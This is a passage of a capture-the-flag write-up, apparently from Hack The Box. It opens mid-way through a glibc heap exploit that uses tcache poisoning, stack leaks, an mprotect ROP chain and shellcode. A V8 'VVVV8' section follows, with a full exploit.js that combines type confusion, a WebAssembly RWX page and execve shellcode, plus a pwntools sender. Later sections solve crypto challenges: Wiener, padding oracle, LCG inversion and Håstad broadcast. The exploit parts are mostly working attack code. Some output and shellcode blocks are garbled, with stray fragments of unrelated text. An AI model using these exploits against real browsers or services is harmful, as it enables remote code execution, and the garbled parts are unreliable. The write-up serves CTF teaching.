poprdx = libc+0x00000000001597d6#pop rdx; pop rbx; ret

#TODO Get offsets
print "libc:",hex(libc)

for x in range(9):
    if x == 7:
        continue
    Free(x+1)

Allocate(size,'a'*(size-25)+p64(0x110)+p64(0)) #should fix tcache so item can be freed

#leak stack
Allocate(0x100,'b')#2
Allocate(0x100,'c')#3?

Free(1)
Free(2)
Free(3)

Allocate(size,'a'*(size-25)+p64(0x110)+p64((environ-0x20)^((heap>>12))))

Allocate(0x100,'b')#2
Allocate2(0x100,'c'*8+p64(0x51))#3 DON'T TOUCH Environ top border
Allocate(0x100,'d')#4
Free(1)
Free(4)
Free(2)

Allocate(size,'a'*(size-25)+p64(0x110)+p64((environ+0x30)^heap>>12))
Allocate(0x100,'b')#2
Allocate2(0x100,'c'*8+p64(51))#4 DON'T TOUCH Envriion bottom border
Allocate(0x100,'d')#5
Free(1)
Free(5)
Free(2)

Allocate(size,'a'*(size-25)+p64(0x110)+p64((environ-0x10)^heap>>12))
Allocate(0x100,'b')#2
Allocate2(0x100,'c'*16)#5 Free
Free(5)
p.readuntil('Data: '+'c'*16)
stack = p.readuntil('\n')[:-1]
stack = u64(stack + '\x00'*(8-len(stack)))
Allocate(0x100,'b')#2

print "Stack: ",hex(stack)
Free(5)
Free(2)
Free(1)

heap = heap&0xfffffffffff000
stack = stack-(stack%16)
#Getdents shellcode to find the flag name
shellcode = ""
    xor rdi, rdi
    xor rdx, rdx
    xor rsi, rsi
    mov rdi, {}

```

```

xor rax, rax
mov al, 2
syscall

mov rdi, rax
xor rdx, rdx
mov rsi, rsp
mov dx, 0x1337
xor rax, rax
push 0x4e
pop rax
syscall

xor rdi, rdi
inc rdi
mov rsi, rsp
mov dx, 0x1337
xor rax, rax
inc rax
syscall
"".format(heap+0x410-size+1+16)

shellcode = ""
xor rdi, rdi
xor rdx, rdx
xor rsi, rsi
mov rdi, {}
xor rax, rax
mov al, 2
syscall

xor rdi, rdi
inc rdi
mov rsi, rax
xor rdx, rdx
xor r10, r10
mov r10w, 0x1337
xor rax, rax
mov al, 40
syscall
"".format(heap+0x410-size+1+16)

shellcode = './flag.txt\x00'+'\x90'*21+asm(shellcode,arch='amd64')
Allocate(size,shellcode+'\x90'*(size-25-len(shellcode))+p64(0x110)+p64((stack-256-32)^heap>>12))
Allocate(0x100,'b')#2

chain = "".join([chr(0x61+x)*8 for x in range(256/8)])
chain = "".join(map(p64,[0,popr di,heap,popr si,0x1000,popr dx,7,0,mprotect,heap+0x410-size+17+11]))

#raw_input()
Allocate2(0x100,chain)#6 Stack DON'T TOUCH

p.interactive()

```

Pwn – VVVV8

Since V8 is open source, I've been modifying some functions to suit my needs. I wonder if it's still secure...🤔 😬

For those that don't know V8 is the javascript engine used by Google Chrome, this doesn't matter too much for the current program but if the reader is looking for more information this could be useful. Otherwise during this writeup I won't go heavy into the structures/components of how V8 controls it's heap and pointers, so if you want to read more about it I recommend reading some writeups for oob-v8 or similar v8 challenges.

Inside the zip file we are given some files to help us determine what was changed between the normal build and our current build and inside bin are some files but we will only focus on d8 the debugger version of v8 that the challenge is ran through. Looking at the diff given to us, we can see what was changed:

```
int64_t from = 0;
int64_t final = len;

+ size_t element_size = array->element_size();
+
+ if (V8_LIKELY(args.length() > 1)) {
+   Handle<Object> num;
+   ASSIGN_RETURN_FAILURE_ON_EXCEPTION(
@@ -67,11 +69,17 @@ BUILTIN(TypedArrayPrototypeCopyWithin) {
+     isolate, num, Object::ToInteger(isolate, args.at<Object>(2)));
+     from = CapRelativeIndex(num, 0, len);

-   Handle<Object> end = args.atOrUndefined(isolate, 3);
-   if (!end->IsUndefined(isolate)) {
-     ASSIGN_RETURN_FAILURE_ON_EXCEPTION(isolate, num,
-     Object::ToInteger(isolate, end));
+   if (args.length() > 3) {
+     ASSIGN_RETURN_FAILURE_ON_EXCEPTION(
+       isolate, num, Object::ToInteger(isolate, args.at<Object>(3)));
+     final = CapRelativeIndex(num, 0, len);
+
+   Handle<Object> type_len = args.atOrUndefined(isolate, 4);
+   if (!type_len->IsUndefined(isolate)) {
+     ASSIGN_RETURN_FAILURE_ON_EXCEPTION(isolate, num,
+     Object::ToUint32(isolate, type_len));
+     element_size = CapRelativeIndex(num, 0, 8);
+   }
+ }
+ }
+ }
@@ -92,8 +100,13 @@ BUILTIN(TypedArrayPrototypeCopyWithin) {
+   DCHECK_GE(to, 0);
+   DCHECK_LT(to, len);
+   DCHECK_GE(len - count, 0);
+   DCHECK_LE(element_size, 8);
+   DCHECK_GT(element_size, 0);
```

```

+
+ if (element_size != 1 && element_size % 2 == 1) {
+   element_size = array->element_size();
+ }

- size_t element_size = array->element_size();
  to = to * element_size;
  from = from * element_size;
  count = count * element_size;
diff --git a/src/d8/d8.cc b/src/d8/d8.cc
index 26ccb62c68..fc99c666f9 100644
--- a/src/d8/d8.cc
+++ b/src/d8/d8.cc
@@ -2316,9 +2316,8 @@ Local<Context> Shell::CreateEvaluationContext(Isolate* isolate) {
  // This needs to be a critical section since this is not thread-safe
  base::MutexGuard lock_guard(context_mutex_.Pointer());
  // Initialize the global objects
- Local<ObjectTemplate> global_template = CreateGlobalTemplate(isolate);
- EscapableHandleScope handle_scope(isolate);
- Local<Context> context = Context::New(isolate, nullptr, global_template);
+ Local<Context> context = Context::New(isolate, nullptr, ObjectTemplate::New(isolate));
  DCHECK(!context.IsEmpty());
  if (i::FLAG_perf_prof_annotate_wasm || i::FLAG_vtune_prof_annotate_wasm) {
    isolate->SetWasmLoadSourceMapCallback(ReadFile);
  }

```

It may be difficult to fully understand what is happening with this update, now I didn't and still don't really understand all of what was changed. But it appears that in the method `copyWithin` is changed, if our size is between 0 and 8 we have a bug, there is a type conversion where it will treat the copy as a 64 bit value if you send in a fourth argument of 32. Don't ask me to show you exactly where this is coming from instead just trust me and all my testing to tell you that is what is happening... I think.

We can test this out with some default code for `copyWithin`, by specifying that we are working with 32 bit values instead of 64 bit we can cause the bug

```

d8> var b = new Float32Array([1.1,1.2,1.3])
undefined
d8> b
1.100000023841858,1.2000000476837158,1.2999999523162842
d8> b.copyWithin(0,2,3,32)
3.9768025404748995e-34,4.1013994315322925e-34,1.2999999523162842

```

Since this is a float it is hard to see what is changing exactly but if we look at memory it may be easier to see the full truth, from this point on I'm going to start talking about the internal pointers so if you don't know what they mean I recommend reading up on the writeups from earlier.

```

Before Copy
0x38ce08086198: 0x3f8ccccd <-- 1.1 float
0x38ce0808619c: 0x3f99999a <-- 1.2 float
0x38ce080861a0: 0x3fa66666 <-- 1.3 float
0x38ce080861a4: 0x08242f05 <-- float32 map
0x38ce080861a8: 0x080426e5 <-- properties
0x38ce080861ac: 0x08086191 <-- base pointer

```

After Copy

```
0x38ce08086198: 0x080426e5 <-- properties
0x38ce0808619c: 0x08086191 <-- base pointer
0x38ce080861a0: 0x3fa66666 <-- 1.3 float
0x38ce080861a4: 0x08242f05 <-- float map
```

If you think back when we copied, we copied index 2 into index 0, which in a 64bit sense would be the start of the properties&base pointer. We can start to realize how this works. Most targets with V8 attacks are to cause some kind of type confusion, by changing the map of elements you can make certain elements look and act like others, causing read and writes with enough precision.

Here is my approach, create an 8 bit int array and use the bug to make the 8 bit int look like a 32 bit float, then from this we can get further overwrite with all data after our elements. By using an 8 bit int array, this allows us to get a better overflow as 8 elements will take up 64 bits total, we can then overwrite 448 bytes with the bug. Which most meta data about the array is stored after the elements location in memory. This allows us to use the bug to change the size of our array to something larger than it is supposed to be.

Now we have arbitrary write for any data elements that are stored in memory after this element.

To get execution we need to execute shellcode or take advantage of some hook, I took the route of shellcode, now for shellcode to work properly we need an executable memory address. Web Assembly will happily make that work for us, by including web assembly, a RWX page is added to memory for us, now we just need to leak the address and write our shellcode to it. After creating the web assembly object the variable is placed in memory and a pointer to the memory region is saved within, after some testing and gdb, I found that a leak to this memory range is located between 405300 and 406000 elements from our modified array. This ranges depending on variables declared, debug statement, etc. So I needed to loop through to find the value exactly. After this leak, now we need to write our shellcode to it, sadly for us this can't be directly done with our current overwrite/read methods, but with the help of a DataView element we can, what a DataView element does is points to a region of memory we can write to then allows for data to be read and written to this region.

From our array element, I found this to be between 80-120 depending on the same reasons above, but with my current method is at 84 and 85 consistently, so if we overwrite this with our leak from the shellcode we can write directly to the executable memory. Lastly all that is needed is to write this to memory, since this is done through integer values, you will need to convert your shellcode to integers, which I did with this script:

```
buf =
"\x48\x31\xc0\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x
5f\xb0\x3b\x0f\x05"

buf+= b"x90"*10

f = [buf[x:x+4] for x in range(0,len(buf)-4,4)]
print "shellcode=", [0x90909090]*10+map(u32,f),";"
```

Now all we do is call our web assembly module to get our shell!

```
[*] Switching to interactive mode
x1 += b0
dP ret dP dP dP dP dP dP .d888b.
88 88 88 88 88 88 88 Y8' `8P
88 .8P 88 .8P 88 .8P 88 .8P d8bad8b
88 ged8' 88 (fid8' 88): d8' 88 d8' 88 `88
88 wd8P 88 (fid8Pna88) wd8P: 88 .d8P 8b. .88
888888' va888888' r8888888' 888888' Y888888P
return int(value, 16)
Send your exploit (max. 10000 bytes):
$!s_name == '__main__':
bin
flag=ciphertexts = [C1, C2, C3]
pwn
wrapperulus = [N1, N2, N3]
$ ./flag 0x5F78552BA3D2F1568309953F73694305
enc = 0x497FD388CA7450B7A5C02AAE250A3BE60B367B4132B19F139CF88FC6C5895
dP458cdP dPcA088dP dP36168dP dP36335dP2 d888b.7FCA725224795AA7E9DA8F05F3
88 88 88 88 88 88 88 Y8' `8P
88 C .8P 88 se .8P 88 der .8P 88 n({(.8P d8bad8b2, N2), {C3, N3}})
88 ked8' 88 (rod8' 88)) d8' 88 d8' 88 `88
88 .d8P 88 .d8P 88 .d8P 88 .d8P 88 .d8P 8b. .88
888888' = 888888' b 888888' 888888' Y888888P
c = AES.new(key, AES.MODE_CBC, long_to_bytes(iv))
Congratulations! Here is your flag:nc))
HTB{n3VVVV3r_lgn0rE_NeW_4rgS_FrOm_VVVV8}decrypt(data)
```

Connection Script

```
from pwn import *

DEBUG = 0
if DEBUG:
    #p = process(['./d8', '--allow-natives-syntax'])
    p = process(['./d8', 'exploit.js'])
else:
    p = remote('docker.hackthebox.eu', 30390)
#create variables
f = open('./exploit.js').read()
print len(f)
p.sendline(f)

p.interactive()
```

Exploit.js

```
var buf = new ArrayBuffer(4); // 8 byte array buffer
var f32_buf = new Float32Array(buf);
var u32_buf = new Uint32Array(buf);
var wasm_code = new
Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,128,0,1,0,4,132,128,12
8,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,128,0,0,7,145,128,128,128,0,2,6,109,101,109,
111,114,121,2,0,4,109,97,105,110,0,0,10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11]);
var wasm_mod = new WebAssembly.Module(wasm_code);

function ftoi(val){f32_buf[0] = val;return u32_buf[0];} // Watch for little endianness

function itof(val){u32_buf[0] = val; return f32_buf[0];}

var wasm_instance = new WebAssembly.Instance(wasm_mod);
var a = new Uint8Array([1,2,3,4,5,6,7,9])
var b = new Float32Array([1.1,1.2,1.3])
```

```

var b2 = new ArrayBuffer(0x1000);
var dataview = new DataView(b2);

//leak float map
b.copyWithin(0,1,2,32)
var tmp = ftoi(b[1])

//overwrite Uint8 map with float32 map
for(var x = 0; x < 4; x++)a[x]=(tmp&(0xff<<x*8))>>(x*8);

//leak float properties
b.copyWithin(0,2,3,32)
var tmp = ftoi(b[1])

//make sure the properties match up
for(var x = 0; x < 4; x++)a[x+4]=(tmp&(0xff<<x*8))>>(x*8);

//overwrite the map/properties
a.copyWithin(1,0,1,32)

//overwrite the length
a[0] = itof(200);
a[1] = 0
a.copyWithin(5,0,1,32)

var f = wasm_instance.exports.main;

//increase a size and leak wasm address
a[10] = 405410
//with debug it is 405408-9
//without debug it is 405103-4
//without debug it is 405331-2
for(var i = 405300; i < 405400; i++)console.log(i,ftoi(a[i]).toString(16))
bottom = ftoi(a[405370])
top = ftoi(a[405371])

console.log("top: ", top.toString(16))
console.log("bottom: ", bottom.toString(16))

shellcode= [2425393296, 2425393296, 2425393296, 2425393296, 2425393296, 2425393296,
2425393296, 2425393296, 2425393296, 2425393296, 1354772808, 1221734728, 3142121009,
1852400175, 1752379183, 2959037523, 2416250683, 2425393296, 2425393296] ;

//overwrite the b2 write buffer address

//with debug it is 138-9
//without debug it is 149-150
//without debug it is 101-102?
//for(var i = 0; i < 200; i++)console.log(i,ftoi(a[i]).toString(16))
console.log("bottome2 ",ftoi(a[85]).toString(16))
console.log("top2 ",ftoi(a[86]).toString(16))
a[84]=itof(bottom)
a[85]=itof(top)

for(var i = 0; i < shellcode.length; i++) dataview.setUint32(4*i,shellcode[i],true);

f();
while(1){}

```


Crypto – Weak RSA

A rogue employee managed to steal a file from his work computer, he encrypted the file with RSA before he got apprehended. We only managed to recover the public key, can you help us decrypt this ciphertext

For this challenge we are given a RSA Public Key and an encrypted file, running the two files through RsaCtfTool gave us the flag on the wiener attack.

[illegible]

Crypto – Cargo Delivery

Chasa, world's most dangerous gangster, is planning to equip his team with new tools. There is a cargo ship arriving tomorrow morning and the coast guard needs your help to seize the cargo. Our investigators have found the crypto service used by Chasa and his team to communicate for these kind of jobs. Can you decrypt the broadcasted message and identify the container to be seized

This challenge can be solved using a **padding oracle attack**. The crypto system found within this challenge is strong in terms of encryption, but the server is insecure in the fact that it informs users when ciphertext is valid based on padding:

```
def is_padding_ok(data):
    if decrypt(data) is not None:
        return 'This is a valid ciphertext!\n'
    else:
        return 'Invalid ciphertext\n'
```

This simple return allows us to utilize padding oracle to move along the password and discover correct values byte by byte (info and base code found here: <https://github.com/mpgn/Padding-oracle-attack>). Below are some screenshots of the tool working and producing the flag:

```
→ Cargo nc docker.hackthebox.eu 30402
This crypto service is used for Chasa's delivery system!
Not your average gangster.
Options:
1. Get encrypted message.
2. Send your encrypted message.
1
db0ece57022f66cdb8c365287538659e1a4d692b38dea82ff33b6011046e46fa
```

```
def call_oracle(p, up_cipher):
    #p = remote("docker.hackthebox.eu", 31423)
    p.sendline("2")
    p.recvuntil("Enter your ciphertext:\n")
    p.sendline(up_cipher)
    resp = p.recvline()
    #print(resp)
    if "This is a valid".encode() in resp:
        return 1
    return 0
```

```
1 ]: DB5083234E622A9D87BE5E4416041790[+] Test
6 - Block 1 ]: DB5083234E622A9D87BE5E4416041790[+] Test
te 083/256 - Block 1 ]: DB5283234E622A9D87BE5E4416041790
Found 15 bytes : 54427b4342435f307234636c337d01
```

```
4854427b4342435f307234636c337d01
```

Output

HTB{CBC_0r4c13}.

We omitted the solution code as what was changed from the original is in the image above and the code takes up 2-3 pages here.

Crypto – Buggy Time Machine


I am the Doctor and I am in huge trouble. Rumors have it, you are the best time machine engineer in the galaxy. I recently bought a new randomiser for Tardis on Yquantine, but it must be counterfeit. Now every time I want to time travel, I will end up in a random year. Could you help me fix this? I need to find Amy and Rory! Daleks are after us. Did I say I am the Doctor?

This challenge required attackers to recognize some rules of mathematics (linear congruences and multiplicative inverses). First, it is important to find the year progression function (next):

```
def next(self):
    self.year = (self.year * self.m + self.c) % self.n
    return self.year
```

Next, we need to begin to figure each of these important values (m, c, and n). We can do this with the travelTo2020 function (because even though the source code doesn't return final year after travel is complete, the server version does). This function can begin to teach us about the important values.

For example: when we post a seed of 0 to the travel function, we are told we end in year 0. This most likely means that **c** is 0 (though it is not guaranteed, we thought it to be the most likely scenario). Next, if you compare a seed of 1 and 2, we can see the difference in final year is 430046689, which allows us to reverse our **n** value when we reach it (n ended up being **2147483647**). Next, we can find **m** (**48271**) by utilizing our given values. Next, before we can begin the final travel steps, we need to discover how many hops are happening within the travel function. This information is printed when the predict_year is successfully passed. Finally, now that we know n, m, h, and c, we can start to calculate the seed needed to finish on 2020 within the travelTo2020 function. First, I created a new variable x that was equal to $m^h \% n$ (since m will be multiplied to our seed h times). This value will be much easier to calculate with (x = 430046689). Next, using a linear congruence calculator online, we can discover the necessary seed to finish at 2020:



Below is the source code and successful returns for this challenge:

```
import requests
n = 2147483647
m = 48271
```

```

h = 876578
multier = 430046689 # (m ** h) % n
mult_inv = 2113508741
'''
r = requests.get('http://docker.hackthebox.eu:31925/next_year')
next = int(r.text.split("\")[3].split("\")[0])
r = requests.post('http://docker.hackthebox.eu:31925/predict_year', json =
{'year':(next*m)%n})
print r.text
'''
r = requests.post('http://docker.hackthebox.eu:31925/travelTo2020', json =
{'seed':2113508741})
print r.text

```

```

timemachine nano solver.py
+ timemachine python solver.py
{"msg": "*Tardis trembles*\nDoctor this is Amy! I am with Rory in year 2020. You need to rescue us within exactly 876578 hops.
Tardis bug has damaged time and space.\nRemeber, 876578 hops or the universes will collapse!"}
{"flag": "HTB{lIn34r_c0n9ru3nc35_4nd_prn91Zz}"}

```

Crypto – Baby Rebellion

The earth has been taken over by cyborgs for a long time. We are a group of humans, called 'The Rebellion', fighting for our freedom. Lately, cyborgs have set up a lab where they insert microchips inside humans to track them down. Our team of IT experts has hacked one of the cyborgs' mail servers. There is a suspicious encrypted mail which possibly contains information related to the location of the lab. Can you decrypt the message and find the coordinates of the lab?

Inside the zip that was given to us we find 4 files, `andromeda.crt`, `corius.crt`, `mechi.crt`, and `challenge`. Looking at the challenge file we see that we have an email being sent to three people Anromeda, Mechi, and Corius. Inside this email is an attached file, called `smime.p7m` and the `crt` files are all the public keys for the three users the email was sent to.

Looking at the three certs we get this information from them

```

openssl x509 -text -in ./andromeda.crt
Modulus:
    00:ae:7a:71:65:28:0f:3b:af:b7:bd:0c:cf:96:8f:
    4a:ec:3c:bb:e3:26:6a:16:78:28:25:b5:15:e5:f6:
    41:ff:ba:fc:a3:96:96:91:7e:c8:69:bd:5e:02:39:
    01:95:5c:dc:22:b7:f8:f7:01:70:13:dd:41:7d:24:
    18:95:1f:37:96:47:6f:bd:96:78:af:69:6f:25:ec:
    3d:eb:6f:6b:45:bd:76:99:f6:06:40:ff:9b:9d:6d:
    47:4a:64:90:21:91:7c:53:d1:12:b8:d0:c7:03:95:
    51:1f:c7:30:72:34:60:50:4e:85:6e:cf:1c:9b:a3:
    71:4f:ff:f8:fe:96:5c:75:4a:d7:2d:a0:b0:71:04:
    33:59:0c:df:09:7d:2c:19:86:d1:fa:e4:21:2d:c1:
    31:27:f1:90:48:9d:2b:15:26:dc:60:c9:78:88:ee:
    01:c9:19:05:a4:49:b7:ff:22:df:6b:b8:0c:c6:35:
    71:22:a3:90:3b:d8:27:09:84:00:ff:75:d6:20:b2:
    9e:ea:f3:8b:23:68:d8:2a:7e:e9:62:e7:a9:cc:f0:
    3d:35:2b:2a:e3:c7:9b:3d:56:49:ed:4d:1f:c0:6f:
    3a:a1:32:fa:45:8f:bd:4c:0d:14:06:54:97:51:9b:

```

```

f9:bd:f3:05:d1:7b:b6:53:da:b5:75:fa:ce:48:83:
01:15
Exponent: 3 (0x3)
openssl x509 -text -in ./corius.crt
Modulus:
00:cf:fc:46:ec:62:d1:0a:63:42:be:c1:a1:20:fe:
44:56:82:05:37:86:e3:2e:0e:68:7f:c3:0c:7b:ff:
a4:50:d1:9c:dd:81:e1:6b:53:df:25:b6:38:ca:16:
51:89:a7:3a:12:ac:60:56:59:6f:0a:c7:93:ef:6c:
62:4e:8f:ef:e6:d0:13:29:e8:1f:0e:c7:35:ee:95:
c9:9a:e9:2f:2f:4f:f9:1f:70:2b:f3:d3:93:3c:7d:
7d:52:47:d9:6e:da:3f:e9:69:4c:d2:b1:c0:e0:30:
aa:b4:fd:d4:88:1c:c0:42:cd:0f:c9:ec:6e:58:91:
eb:9b:fa:aa:d3:35:49:dd:c3:00:18:1a:64:55:06:
ea:54:6e:5b:b9:a1:db:9d:b4:83:60:bc:30:ae:14:
98:95:25:c2:7c:02:39:08:08:ea:b5:83:31:75:60:
41:63:53:14:f4:2b:c3:02:fb:6b:84:ed:84:6e:69:
d7:10:08:47:4b:9d:87:6c:f3:55:a6:cb:30:bc:b8:
97:d2:85:23:30:03:57:20:5b:bd:3b:22:b6:ed:90:
70:c0:f7:c3:24:1c:22:65:80:ec:e5:42:81:74:61:
91:3a:77:5f:af:68:7a:d1:ed:7a:24:14:13:57:bb:
f4:92:0b:14:6f:88:06:be:cd:f9:1c:77:be:05:b0:
67:1f
Exponent: 3 (0x3)
openssl x509 -text -in ./mechi.crt
Modulus:
00:b5:fc:37:c1:be:11:a1:7d:df:f9:58:73:93:8d:
de:c9:17:f3:40:79:2c:00:aa:18:e7:8d:90:d8:61:
71:8d:44:92:16:ca:71:0c:2b:f5:45:13:78:9f:11:
25:0f:eb:9d:19:12:dc:c3:a7:9f:85:f0:b2:e3:0d:
a4:47:13:c1:c7:28:b7:68:90:d2:36:e5:04:d3:3d:
97:dd:2b:7d:d0:a9:62:f2:e3:47:52:93:ca:51:19:
43:a6:d0:95:3f:d5:fd:fc:a7:df:5c:8f:68:21:7a:
a7:b2:17:2a:e6:95:18:6e:8f:f3:ae:7d:fa:9b:1d:
00:22:7b:5d:79:74:0e:a7:9a:a5:ad:f9:bb:7a:06:
99:2b:cd:e4:72:8c:6b:55:3f:2a:0c:85:93:41:85:
35:95:2b:38:89:30:4a:d1:58:8b:08:ee:b8:39:a8:
4e:70:54:7b:f1:4b:6c:3c:c3:f9:b4:3a:e0:b1:35:
62:ba:52:5d:fe:b0:56:7f:7e:f9:32:c6:80:35:ab:
72:4a:5d:44:8e:44:6b:04:c2:70:74:87:46:bf:a7:
41:f5:d9:e8:b2:f9:01:c9:17:1e:26:7d:56:4c:31:
8f:d7:58:a4:f9:c4:3b:b7:97:fc:08:7f:81:c6:16:
b2:06:55:62:eb:ea:d4:5a:54:4d:a0:4b:0f:63:03:
da:37
Exponent: 3 (0x3)

```

If you notice each cert has an E value of 3, this is important because this allows us to do a Håstad's broadcast attack on the cipher text. I won't go into the math specifics but just know that if you have e number of certs on the same cipher text you are able to decrypt it.

Taking the base64 data, decoding it, and saving it to a file lets us decode all the data within the message.

```
dumpasn1 -a t2
```

```
...
```

```
121 13:      IA5String 'mechi@cyb.org'
```

```
...
```

```
160 256:    OCTET STRING
```

```
  :      B5 8E 82 BE A0 E7 A5 66 24 A9 8D 12 AB E2 B6 DC
  :      36 C6 77 A8 2D 29 AE 3B A4 1A 3E A6 0D 71 E3 01
  :      2E BB 3B 77 C9 34 E7 DD EF 1B 77 3E AD 7F 6B B3
  :      15 1D F7 88 CA 45 6D 89 6B CC A3 8B 65 0F 94 A5
  :      AC 17 53 A3 6C 38 8A 10 DF 5E 8E 38 27 D6 95 B9
  :      F8 4A E5 12 A5 CE E4 3C 78 AF 16 35 3F 4E 0D 90
  :      B9 E2 FC 4A BD 20 0D 59 0F 6C E5 31 D1 D7 CF B2
  :      F7 74 CA EB E4 42 CA 2E 28 A4 2C 54 C3 E9 38 3B
  :      6C DB C5 C1 7A F2 53 4A EC 39 21 33 1A EC 6E E9
  :      29 E6 3B B0 8C B1 05 60 39 A8 F5 F6 E3 0A 75 1B
  :      0E C3 DC 66 67 A9 53 50 8B AF AD AB EA 06 C4 1D
  :      D5 0B 50 56 FA AF 49 AA 5C DD B8 3A 7E 3A DA 09
  :      6C 68 D2 0A D7 6F 1C 29 99 87 45 69 73 71 E3 F7
  :      15 CD 33 BF EE 04 EF AE D9 36 14 8F 9C 70 B6 00
  :      D2 F8 0D F4 59 EB 67 85 85 09 A6 CC 42 EF 22 46
  :      9D 30 C9 C6 29 EF A8 27 CC 3C DF 0B EA EA CF 6A
  :      }
```

```
...
```

```
511 14:      IA5String 'corius@cyb.org'
```

```
...
```

```
551 256:    OCTET STRING
```

```
  :      1A 10 59 70 41 DE 0A 66 1F 19 BE 33 5E 38 A9 E7
  :      FA 44 33 FA 5F D1 EC A3 2F 05 CF 87 D7 CC AC 0E
  :      B0 71 FE F3 80 78 68 0E 37 AF 70 08 26 1E 78 52
  :      52 21 04 76 F4 0D 47 78 7B FD 6E 48 7E 5D 9F 12
  :      BC 7A C0 99 F8 E7 F1 BF F5 9C BD BA A8 9B E9 DF
  :      66 98 9B 3A 84 03 1B 0A A3 CA 0F EB 51 D2 09 DC
  :      37 E9 EC 14 B5 47 59 D0 75 48 70 DB F0 6C AC E7
  :      32 18 F3 EF D5 3D 58 37 09 1E C4 3D 5F 08 2E CA
  :      77 0D 26 BA 1C EA 02 E8 45 39 FE C0 F4 4C E6 8D
  :      22 BD DA 5F DE 82 75 E5 82 ED 5C C0 45 E5 3E DD
  :      F6 40 C5 2C C5 71 5C D6 03 EF 32 B5 E4 44 00 38
  :      ED 9F FF 9A 66 6F C4 FB 7C 4C F4 49 70 A1 D7 1D
  :      8A 75 5B D1 6B 43 AA 6D 78 4B 35 1E DD 0B A1 AB
  :      AC 44 09 41 F7 D6 AD 3C AD F2 DE D0 2F C3 B6 2A
  :      01 7A 69 F1 15 72 08 18 AE 4B B8 FC 95 8F 06 55
  :      E1 25 C7 66 94 D9 D8 B1 87 8A 97 A6 C4 C3 C1 58
  :      }
```

```
...
```

```
902 17:      IA5String 'andromeda@cyb.org'
```

```
...
```

```
945 256:    OCTET STRING
```

```
  :      5F 8B 4C 62 6D 3D 88 12 DF 42 77 50 16 FB 5D 8F
  :      A2 F8 54 9A 03 71 CF 79 EC 3F 57 36 3A 23 26 45
  :      F2 5E B9 EA 30 0E 93 06 3F 21 83 5E 12 65 F4 99
  :      38 C0 BD 23 88 C8 EF 49 A4 F5 6B 25 53 5F 38 16
  :      5F C1 9D 40 B7 E5 92 B1 E3 11 62 92 73 AF 1A 0E
  :      93 1A A1 50 01 78 13 D8 D1 2F F3 8D D5 63 EB F7
  :      84 82 83 7C 74 E3 DC E4 67 67 C1 65 E1 49 67 D9
```



```

:      E3 A9 5E 00 28 69 76 DC DC 95 89 6E 87 8B F0 8B
:      B8 A8 A7 67 42 EE E0 31 84 CB 5B 71 A5 CF 97 04
:      3E 7B FB 60 1A FD 30 09 27 02 7C 92 64 64 4A 6A
:      EB 29 5D B8 92 F5 D2 E4 DB 38 73 C3 A0 88 C3 E7
:      5A D1 95 AA 45 8C E9 26 49 4B 41 1F 3C 36 62 65
:      27 06 98 BB 8C 90 37 5D 81 14 B8 0B 36 F9 7F 35
:      27 2B B5 73 82 7E 83 B6 14 8A 49 A9 20 AA 77 21
:      30 E0 BA EE 29 04 4E 0B D7 D8 91 A3 11 1A 6A CB
:      94 46 F8 82 65 91 32 F6 55 AF 1D EF 09 49 6E A9
:      }
:      }
1205 221: SEQUENCE {
1208 9:   OBJECT IDENTIFIER data (1 2 840 113549 1 7 1)
1219 29: SEQUENCE {
1221 9:   OBJECT IDENTIFIER aes256-CBC (2 16 840 1 101 3 4 1 42)
1232 16:   OCTET STRING 5F 78 55 2B A3 D2 F1 56 83 09 95 3F 73 69 43 05
:      }
1250 176: [0]
:      49 7F D3 88 CA 74 50 B7 A5 C0 2A AE 25 0A 3B E6
:      0B 36 7B 41 32 81 9F 13 9C F8 BF C6 C5 89 54 2B
:      80 AA 2C 57 D0 C8 C0 D5 DA 46 4B E9 41 92 85 58
:      A9 78 B2 40 F2 F1 B2 F6 B0 97 F8 B5 A4 A4 FD 51
:      2A A8 AC E5 2B 84 5A 2C 53 2C FA E8 07 CC 81 81
:      8A FF 6A 92 0D 21 8F 19 9F F0 25 B9 8F E7 BE 37
:      A6 0B 22 27 BD CE DE 92 AB 35 4A 5D D4 9A C1 55
:      DD 49 F5 0C 69 B9 5A F1 7D 40 A7 86 7F 68 26 B7
:      DF C1 75 33 27 F4 58 CB F6 41 CA 08 0A A6 56 86
:      16 89 93 31 06 33 5E 52 BA 3C 4B 67 FC A7 25 22
:      47 95 AA 7E 9D A8 F0 5F 3B 59 29 03 E0 70 FA 99
:      }
:      }
:      }
:      }

```

In the above block we can see each of the cipher byte streams that were used with each cert, decoding this text will give us the key used in the AES256-CBC encryption on the actual message. At line 1232 is the IV for the encryption and the cipher text is at 1250. So grabbing some python code from <https://github.com/aaossa/Computer-Security-Algorithms/blob/master/11%20-%20H%C3%A5stad's%20Broadcast%20Attack/hastads-broadcast-attack.py> and modifying it to include the new information and aes decryption. Once we run the program we get the message out and the flag!

```

%python hastads.py
Hello everyone,
We are out of microchips. Me and my team need more supplies! Hurry up, everyone has to be microchipped! Deliver the package here:
HTB{37.220464, -115.835938}

```

```

import gmpy2
gmpy2.get_context().precision = 4096

from binascii import unhexlify
from functools import reduce
from gmpy2 import root

from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes

```


EXPONENT = 3

C1 =

```
